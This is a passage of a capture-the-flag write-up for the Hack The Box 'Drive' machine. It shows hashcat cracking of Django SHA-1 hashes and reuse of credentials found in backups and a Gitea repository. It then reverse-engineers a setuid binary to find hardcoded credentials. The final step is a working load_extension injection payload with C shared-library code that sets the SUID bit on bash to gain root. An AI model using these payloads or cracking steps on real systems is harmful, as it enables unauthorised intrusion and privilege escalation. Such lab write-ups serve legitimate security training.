└─# john --list=formats | tr ',' '\n' | grep -i SHA1
416 formats (149 dynamic formats shown as just "dynamic_n" here)
aix-ssha1
as400-ssha1
sha1crypt
krb5pa-sha1
mysql-sha1
net-sha1
PBKDF2-HMAC-SHA1
Raw-SHA1
Raw-SHA1-AxCrypt
Raw-SHA1-LinkedIn
Salted-SHA1
HMAC-SHA1
```

I have a SHA1 hash so I filtered fro SHA1 and looked for a matching hash format but none fit

```
# Commands Executed Example which was done for each result above
john --list=format-details --format=PBKDF2-HMAC-SHA1
```

I checked out Hashcats reference and found it

REFERENCE: https://hashcat.net/wiki/doku.php?id=example_hashes

```
# Commands Executed
hashcat -m 124 -a 0 --force -0 admin.hash /usr/share/wordlists/rockyou.txt
hashcat -m 124 -a 0 --force -0 tom.hash /usr/share/wordlists/rockyou.txt
hashcat -m 124 -a 0 --force -0 jamesMason.hash /usr/share/wordlists/rockyou.txt
hashcat -m 124 -a 0 --force -0 crisDisel.hash /usr/share/wordlists/rockyou.txt
hashcat -m 124 -a 0 --force -0 martinCruz.hash /usr/share/wordlists/rockyou.txt
```

I was able to successfully crack tomHands hash but none others

USER: tom

PASS: john316

Screenshot Evidence

```
Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename ..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921001
* Keyspace ..: 14344385

sha1$kyvDtANaFByRUMNSXhjuMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004: john316

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 124 (Django (SHA-1))
Hash.Target.....: sha1$kyvDtANaFByRUMNSXhjuMc$9e77fb56c31e7ff032f8deb ... 9e30
```

I could not SSH or su as john so and wanted to try his credentials on the Gitea server so I set up a port forward

```
# Command Exeuted
ssh martin@10.129.58.188 -L 3000:0.0.0.0:3000
Password; Xk4@KjyrYv8t194L!
```

I then visited the site in my browser

LINK: <http://localhost:3000/>

Screenshot Evidence




Johns password did not work but I logged in using the below credentials

USER: martinCruz

PASS: Xk4@KjyrYv8t194L!

Screenshote Evidence




Inside the DoodleGrive directory there is a script used to take SQL backups which has the password protected 7zip value in it

7z PASS: H@ckThisP@ssW0rDIfY0uC@n:)

LINK: http://localhost:3000/crisDisel/DoodleGrive/src/branch/main/db_backup.sh

Screenshot Evidence



```
Branch: main ▾ DoodleGrive / db_backup.sh

13 lines | 457 B

1  #!/bin/bash
2  DB=$1
3  date_str=$(date +%d_%b')
4  7z a -p'H@ckThisP@ssW0rDIfY0uC@n:)' /var/www/backups/${date_str}_db_ba
5  cd /var/www/backups/
6  ls -l --sort=t *.7z > backups_num.tmp
7  backups_num=$(cat backups_num.tmp | wc -l)
8  if [[ $backups_num -gt 10 ]]; then
9      #backups is more than 10... deleting to oldest backup
10     rm $(ls *.7z --sort=t --color=never | tail -1)
```

I used the password to extract all of the backups taken

```
# Command Executed
7z x 1_Dec_db_backup.sqlite3.7z
7z x 1_Sep_db_backup.sqlite3.7z
u # Auto Rename
7z x 1_Nov_db_backup.sqlite3.7z
u # Auto Rename
7z x 1_Oct_db_backup.sqlite3.7z
u # Auto Rename
Password: H@ckThisP@ssW0rDIfY0uC@n:)
```

I then compared the results of the strings output

```
# Commands Executed
strings db.sqlite3 > db.sqlite3.strings
strings DoodleGrive/db.sqlite3 > DoodleGrive/db.sqlite3.strings
diff db.sqlite3.strings DoodleGrive/db.sqlite3.strings
```

I can see evidence that passwords were changed. Tom had a horrible password so I suspect he will continue that trend

Screenshot Evidence

```
(root@kali) - [~/HTB/Boxes/Drive]
# diff db.sqlite3.strings DoodleGrive/db.sqlite3.strings
83,87c83,88
<      3sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8c
<      3sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0c
<      3sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe96c
<      3sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb4
< +      Asha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fcb
```

I obtained Toms password hash from all the backup files
I grepped these hashes out to a file again

```
# Commands Executed
strings /root/HTB/Boxes/Drive/db_1.sqlite3 | grep 'tom@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 > tom.hash1

strings /root/HTB/Boxes/Drive/db_2.sqlite3 | grep 'tom@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 > tom.hash2

strings /root/HTB/Boxes/Drive/db_3.sqlite3 | grep 'tom@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 > tom.hash3

strings /root/HTB/Boxes/Drive/DoodleGrive/db.sqlite3 | grep 'tom@drive.htb' | tr -d [:space:] | tail -c +2 | head -c68 > tom.hashdec
```

I then was able to crack toms password

```
# Commands Executed
hashcat -m 124 -a 0 --force -0 tom.hash1 /usr/share/wordlists/rockyou.txt
# RESULT
johnmayer7

hashcat -m 124 -a 0 --force -0 tom.hash2 /usr/share/wordlists/rockyou.txt
# RESULT
johniscool

hashcat -m 124 -a 0 --force -0 tom.hash3 /usr/share/wordlists/rockyou.txt
# RESULT
john boy

hashcat -m 124 -a 0 --force -0 tom.hashdec /usr/share/wordlists/rockyou.txt
# RESULT
NA
```

I was able to use one of the discovered passwords to login as tom

USER: tom
PASS: johnmayer7

I was then able to read the user flag

```
# Commands Executed
cat ~/user.txt
# RESULTS
c824d91da7f1cf9723da4217f787cb37
```

Screenshot Evidence

```
martin@drive:~$ su - john
su: user john does not exist
martin@drive:~$ su - tom
Password:
su: Authentication failure
martin@drive:~$ su - tom
Password:
tom@drive:~$ id
uid=1003(tom) gid=1003(tom) groups=1003(tom)
tom@drive:~$ hostname
drive
tom@drive:~$ hostname -I
10.129.58.188 dead:beef::250:56ff:feb0:ef08
tom@drive:~$ cat ~/user.txt
c824d91da7f1cf9723da4217f787cb37
tom@drive:~$ |
[Drive] 0:openvpn 1:msf 2:ssh* 3:bash-
```

USER FLAG: c824d91da7f1cf9723da4217f787cb37

PrivEsc

In Toms home directory is a binary file called doodleGrive-cli and a README.txt file

Screenshot Evidence

```
tom@drive:~$ ls
doodleGrive-cli  README.txt  user.txt
tom@drive:~$ cat README.txt
Hi team
after the great success of DoodleGrive, we are pla
wn documents sharing platform privately on thier s
However in addition with the "new self Hosted rele
appen.
As we mentioned in the last meeting the tool still
We sent the username and the password in the email
If you face any problem, please report it to the c
Best regards.
tom@drive:~$ file doodleGrive-cli
doodleGrive-cli: setuid ELF 64-bit LSB executable,
ux 3.2.0, not stripped
tom@drive:~$ |
[Drive] 0:openvpn 1:msf 2:ssh* 3:bash-
```

I copied this file over to my machine to analyze it


```
# Commands Executed
scp tom@drive.htb:/home/tom/doodleGrive-cli /root/HTB/Boxes/Drive/
Password: johnmayer7
```

Screenshot Evidence


```
(root@kali)-[~/HTB/Boxes/Drive]
└─# scp tom@drive.htb:/home/tom/doodleGrive-cli .
tom@drive.htb's password:
doodleGrive-cli
```

I ran ghidra and used it to examine the file

Screenshot Evidence




After browsing through functions I received this message



I clicked Yes and discovered a clear text password in the decompiled Main function

Screenshot Evidence



There is also a username associated with that password

Screenshot Evidence

```

24  fgets(local_48, 400, (FILE *)stdin);
25  sanitize_string(local_48);
26  iVar1 = strcmp(local_58, "moriarty");
27  if (iVar1 == 0) {
28      iVar1 = strcmp(local_48, "findMeIfY0uC@nMr.Holmz!");
29      if (iVar1 == 0) {
30          puts("Welcome    !");

```

USER: moriarty

PASS: findMeIfY0uC@nMr.Holmz!

I am now able to run the application

```

# Commands Executed
./doodleGrive-cli
Username: moriarty
Password: findMeIfY0uC@nMr.Holmz!

```

Screenshot Evidence

```

tom@drive:~$ ./doodleGrive-cli
[!]Caution this tool still in the development phase ... p
Enter Username:
moriarty
Enter password for moriarty:
findMeIfY0uC@nMr.Ho1mz!
Welcome ... !

doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: |
[Drive] 0:openvpn 1:msf 2:ssh* 3:bash-

```

I noticed earlier this had a sticky bit on it to run as root
I entered one of my Metasploit sessions to verify this

```

# Command Executed
ps -ef | grep doodleGrive-cli

```

Screenshot Evidence

```

ps -ef | grep doodleGrive-cli
root      3700    3354    0 22:40 pts/0      00:00:00 ./doodleGrive-cli
tom       3707    3701    0 22:42 ?              00:00:00 grep doodleGrive-cli
|
[Drive] 0:openvpn 1:msf* 2:ssh- 3:bash

```

Currently I am root but need to elevate to a shell by exploiting the functionality of this application
The only option that makes a change apperas to be option 5 “activate user account” so I went to those instructions

Screenshot Evidence

The screenshot shows assembly code on the left and decompiled C code on the right. The assembly code includes instructions like CALL, JMP, LEA, and CALL. The decompiled code shows a switch statement with cases for '4', '5', and '6'. Case '5' calls activate_user_account(), which is highlighted in yellow.

In the decompiled function there that shows the SQL query

Screenshot Evidence

```
C:\Decompile: activate_user_account - (doodleGrive-cli)
1
2 void activate_user_account(void)
3
4 {
5     size_t sVar1;
6     long in_FS_OFFSET;
7     char local_148 [48];
8     char local_118 [264];
9     long local_10;
10
11     local_10 = *(long *)(in_FS_OFFSET + 0x28);
12     printf("Enter username to activate account: ");
13     fgets(local_148,0x28,(FILE *)stdin);
14     sVar1 = strcspn(local_148,"\n");
15     local_148[sVar1] = '\0';
16     if (local_148[0] == '\0') {
17         puts("Error: Username cannot be empty.");
18     }
19     else {
20         sanitize_string(local_148);
21         snprintf(local_118,0xfa,
22             "/usr/bin/sqlite3 /var/www/DoodleGrive/db.sqlite3 -line \
UPDATE accounts_customuser SE
T is_active=1 WHERE username=\"%s\";\\"
23             ,local_148);
24         printf("Activating account for user \"%s\"...\n",local_148);
25         system(local_118);
26     }
27     if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
28         /* WARNING: Subroutine does not return */
29         __stack_chk_fail();
30     }
31     return;
}
```

Looking at fgets() I can see that the first parameter is the entered string value and the second value is the max size of that buffer space

Hex value 0x28 converted to decimal is 40 so the max length of the username is around 40 chars.

There could be other info in the string space that uses some of those chars up

FILE * points to a file object that identifies as an input stream

REFERENCE: <https://www.geeksforgeeks.org/fgets-gets-c-language/>

There is also a function in the "else" statement "sanitize_string" which I is performing input validation on our username value stored in local_148

Screenshot Evidence

```
else {
    sanitize_string(local_148);
    snprintf(local_118,0xfa,
        "/usr/bin/sqlite3 /var/www/DoodleGrive/db.sqlite3
        T is_active=1 WHERE username=\"%s\";\\"
        ,local_148);
    printf("Activating account for user \"%s\"...\n",local_148)
    system(local_118);
}
```

Screenshot Evidence sanitize_string decompiled



```

1
2 void sanitize_string(char *param_1)
3
4 {
5     bool bVar1;
6     size_t sVar2;
7     long in_FS_OFFSET;
8     int local_3c;
9     int local_38;
10    uint local_30;
11    undefined8 local_29;
12    undefined local_21;
13    long local_20;
14
15    local_20 = *(long *)(in_FS_OFFSET + 0x28);
16    local_3c = 0;
17    local_29 = 0x5c7b2f7c20270a00;
18    local_21 = 0x3b;
19    local_38 = 0;
20    do {
21        sVar2 = strlen(param_1);
22        if (sVar2 <= (ulong)(long)local_38) {
23            param_1[local_3c] = '\0';
24            if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
25                /* WARNING: Subroutine does not return */
26                __stack_chk_fail();
27            }
28            return;
29        }
30        bVar1 = false;
31        for (local_30 = 0; local_30 < 9; local_30 = local_30 + 1) {
32            if (param_1[local_38] == *(char *)((long)&local_29 + (long)(int)local_30)) {
33                bVar1 = true;
34                break;
35            }
36        }
37        if (!bVar1) {
38            param_1[local_3c] = param_1[local_38];
39            local_3c = local_3c + 1;
40        }
41        local_38 = local_38 + 1;
42    } while( true );
43 }

```

I converted 5c7b2f7c20270a00 to ASCII text which returned the following values \{/ ' I have a custom python script I made for these cases

Contents of /usr/local/bin/hex2text.py

```
Syntax: hex2num [-h] -v
OsbornePro hex2num v1.1 ( https://osbornepro.com )
```

DESCRIPTION: hex2num **is** a tool created to quickly convert **hex** values to numbers

USAGE: hex2num -v <hex value to convert>

OPTIONS:

```
-h : Displays the help information for the command.
-v : Set the hex value to convert to a number


EXAMPLES:
hex2num -v FF
# This example translates FF to 255

cat /tmp/hex.lst | hex2num -v
# This example converts a list of hex values to their number
```

I used the above script to make the conversion

```
# Command Executed
hex2text.py -v 5c7b2f7c20270a00
#RESULTS
\{/| '
```

Screenshot Evidence



```
(root@kali)-[~/HTB/Boxes/Drive]
# hex2text.py -v 5c7b2f7c20270a00
\{/| '
```

I now know the SQL command and the filtered chars

The way SQLite and even with Windows Operating system work is they attempt to load files from multiple locations.

If a file does not exist in one location it checks a different one.

In SQLite the load_extension is responsible for this action

REFERENCE: https://www.sqlite.org/c3ref/load_extension.html

I put together a simple program in C that will does not use up the buffer space of username and gives me a root shell

Contents of a.c

```
#include <stdlib.h>
#include <unistd.h>
void sqlite3_a_init() {
    setuid(0);
    setgid(0);
    system("/usr/bin/chmod +s /bin/bash");
}
```

I uploaded a.c to the target machine and then compiled the file on the target machine

Notice in the contents of a.c I load sqlite3_a_init() where a is my filename

```
# Meterpreter Command
upload /var/www/html/a.c
shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
gcc -shared -fPIC a.c -o a.so
```

Screenshot Evidence

```

tom@drive:~$ vim a.c
tom@drive:~$ gcc -shared -fPIC a.c -o a.so
tom@drive:~$ ls -la a.so
-rwxrwxr-x 1 tom tom 16304 Dec  2 23:48 a.so
tom@drive:~$ |
[Drive] 0:openvpn 1:msf 2:ssh* 3:bash-

```

Now back in the application I have running I insert the below after selecting option 5
Then I use ASCII codes to execute the exploit

REFERENCE: <https://www.ascii-code.com/>

./a translated to ASCII codes 46, 47, 97

```

# Commands Executed
./doodleGrive-cli
Username: moriarty
Password: findMeIfY0uC@nMr.HoImz!
5
"+load_extension(char(46,47,97))+"

```

I was then able to read the root flag

```

# Commands Executed
/bin/bash -p
cat ~/root.txt
# RESULTS
b79e92bf27b33bda629dd200f1fea3c2

```

Screenshot Evidence

```

tom@drive:~$ /bin/bash -p
bash-5.0# id
uid=1003(tom) gid=1003(tom) euid=0(root) egid=0(root) groups=0(root),1003(tom)
bash-5.0# cat /root/root.txt
b79e92bf27b33bda629dd200f1fea3c2
bash-5.0# id
uid=1003(tom) gid=1003(tom) euid=0(root) egid=0(root) groups=0(root),1003(tom)
bash-5.0# hostname
drive
bash-5.0# hostname -I
10.129.58.188 dead:beef::250:56ff:feb0:ef08
bash-5.0# |
[Drive] 0:openvpn 1:msf 2:ssh* 3:bash-

```

ROOT FLAG: b79e92bf27b33bda629dd200f1fea3c2